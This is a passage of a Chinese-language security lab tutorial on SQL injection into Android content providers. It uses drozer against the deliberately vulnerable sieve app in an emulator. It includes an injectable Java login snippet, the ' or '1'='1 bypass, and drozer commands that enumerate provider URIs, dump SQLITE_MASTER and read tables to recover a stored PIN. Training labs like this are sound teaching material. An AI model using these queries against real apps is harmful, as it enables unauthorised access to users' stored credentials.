APPsql注入

实验概述

SQLite，是一款轻型的数据库。Android系统采用它做数据库的原因是它的设计目标是嵌入式的，而且目前已经在很多嵌入式产品中使用了它，它占用资源非常的低，在嵌入式设备中，可能只需要几百K的内存就够了。本实验将介绍如何对sqlite进行注入。

实验目的

1、熟悉运用drozer工具

2、了解sql注入的危害

3、了解sql注入流程

4、了解sql注入的原理

实验原理

1. 工作原理

SQLlite数据库和其他常见的数据库如Mysql、Orcale等不同，通常数据库的工作模式是客户端/服务器模式。而SQLite引擎不是一个程序与之通信的独立进程，而是连接到程序中成为它的一个主要部分。所以主要的通信协议是在编程语言内的直接API调用。这在消耗总量、延迟时间和整体简单性上有积极的作用。整个数据库(定义、表、索引和数据本身)都在宿主主机上存储在一个单一的文件中。

2. 特点

1.独立性：sqlite 使用标准C 语言实现，它只需要非常少的系统或外部库的支撑，这使得它非常易于移植进嵌入式设备，同样这也使得它能应用于更广泛的不同配置的软件环境。sqlite 使用一个VFS（虚拟文件系统）层完成和磁盘的交互，而在不同系统中完成这个交互层是非常简单的工作。

2.非服务式：多数SQL 数据库是以服务的形式实现的，这要求客户程序必须通过某种中间接口来连接数据库。与此相反，SQLite 直接访问数据库文件本身，没有任何中间媒介。

3.零配置：如上所说，访问sqlite 数据库没有中间媒介，我们不用安装，配置和管理那些服务程序。

4.元处理：sqlite 的数据操作具有原子性、孤立性，程序或系统崩溃不会引发数据错误。

5.开放性：任何人可自由获得和使用sqlite，包括它的源码。

3. **sql**注入原理

像web程序一样，android一样也会使用不可信的输入来构造SQL查询语句，最常见的一种漏洞情况是app会把有害的输入提交给SQL，同时还不限制content provider的访问权限。

类似以下的代码：

public boolean isValidUser(){

u_name=EditText(some user value);

u_password= EditText(some user value);

String sql = "select * from user where username=' " + u_rname + " ' and passwrod=' "+ u_password + " ' ";

SQLiteDatabase db

Cursor c = db.rawQuery(sql , null);

return c.getcount()!=0;

}

当用户输入的口令是' or '1'='1时，传给数据库的查询语句就变成：

select * from user where username = ' " + u_name + " ' and password = ' ' or '1'='1'

这个查询就会形成了布尔代数中的逻辑同义反复，也就是说，不论查询语句查询的是什么表单或者数据，它的返回结果总是“真”。也就是，即便输入的是一个无效的口令**' or '1'='1**，c.getCount()这个方法总会返回一个非0的计数，这将导致认证被绕过。

- **drozer**工具**sql**注入常用命令

获取包名

run app.package.list -f <包名>

获取应用的基本信息

run app.package.info -a <包名>

确定攻击面

run app.package.attacksurface <包名>

获取Content Provider信息

run app.provider.info -a <包名>

获取所有可以访问的Uri：

run scanner.provider.finduris -a <包名>

获取各个Uri的数据：

run app.provider.query uri --vertical

Content Providers SQL注入

run app.provider.query uri --projection """

run app.provider.query uri --selection """

报错则说明存在SQL注入。

列出所有表：

run app.provider.query uri --projection "* FROM SQLITE_MASTER WHERE type='table';--"

获取某个表（如Key）中的数据：

run app.provider.query uri --projection "* FROM Key;--"

实验环境

虚拟机：kali linux

工具：drozer

apk：sieve（路径：/root/apk）

实验步骤

1、“打开终端”>“cd android-sdk-linux/tools/”>“./android”来启动android sdk 如图 1



图 1开启android sdk

2、“单击tools”>“选择Manage AVD”打开虚拟机控制台，如图 2



图 2开启模拟器控制台

3、选择创建好的Android虚拟机单击start来开启虚拟机，如图 3



图 3开启android 4.0 模拟器

4、此处可设置屏幕的尺寸，使用默认值，单击launch，如图 4



图 4启动界面

5、成功开启android虚拟机，桌面如图 5



图 5模拟器界面

6、安装sieve程序，使用命令“adb install sieve.apk”，如图 6



图 6安装sieve

7、在Android设备中代开sieve程序，进入如下界面，并且要求设置一个密码，用来访问sieve程序中保存的密码信息，并且提示不能少于16位，设置一个容易记住的密码，单击Submit按钮，如图 7



图 7设置密码

8、进入如图界面，要求设置PIN码，这里PIN码要求不超过4位，输入PIN码后单击Submit按钮提交，如图 8



图 8设置pin码

9、在该界面要求输入最前面设置的16位密码来查看Sieve程序中保存的条目，输入密码后单击Sign in按钮，如图 9



图 9输入密码

10、进入到界面，看到当前没有添加任何条目，单击右上角的+号来添加条目，如图 10



图 10增加条目

11、填写相关条目的选项后，单击save保存条目，如图 11图 12


Android Emulator - 4.0:5554
8:24
Add new Password
Enter your data here
Service:
bluedon
Username:
zhangsan
Email:
zhangsan@bluedon.co
Password:
Password Again:
Save
Cancel

图 11条目内容



图 12条目内容

12、添加条目成功之后会进入如图 13界面



图 13条目信息

13、退出界面，再次打开这个sieve应用，会要求输入pin（假设这时并不知道pin码，使用sql注入获得pin码），如图 14



图 14登录界面

14、在手机端打开drozer agent打开服务，在linux终端输入“adb forward tcp:31415 tcp:31415”>“drozer console connect”如图 15

图 15开启drozer

15、查看sieve应用的包名。

实验关键字查找输入命令“run app.package.list -f sieve”如图 16



图 16查看应用包名

16、获取sieve应用的基本信息如版本号、数据库目录、安装目录、用户权限等。

使用命令： “run app.package.info -a com.mwr.example.sieve”如图 17

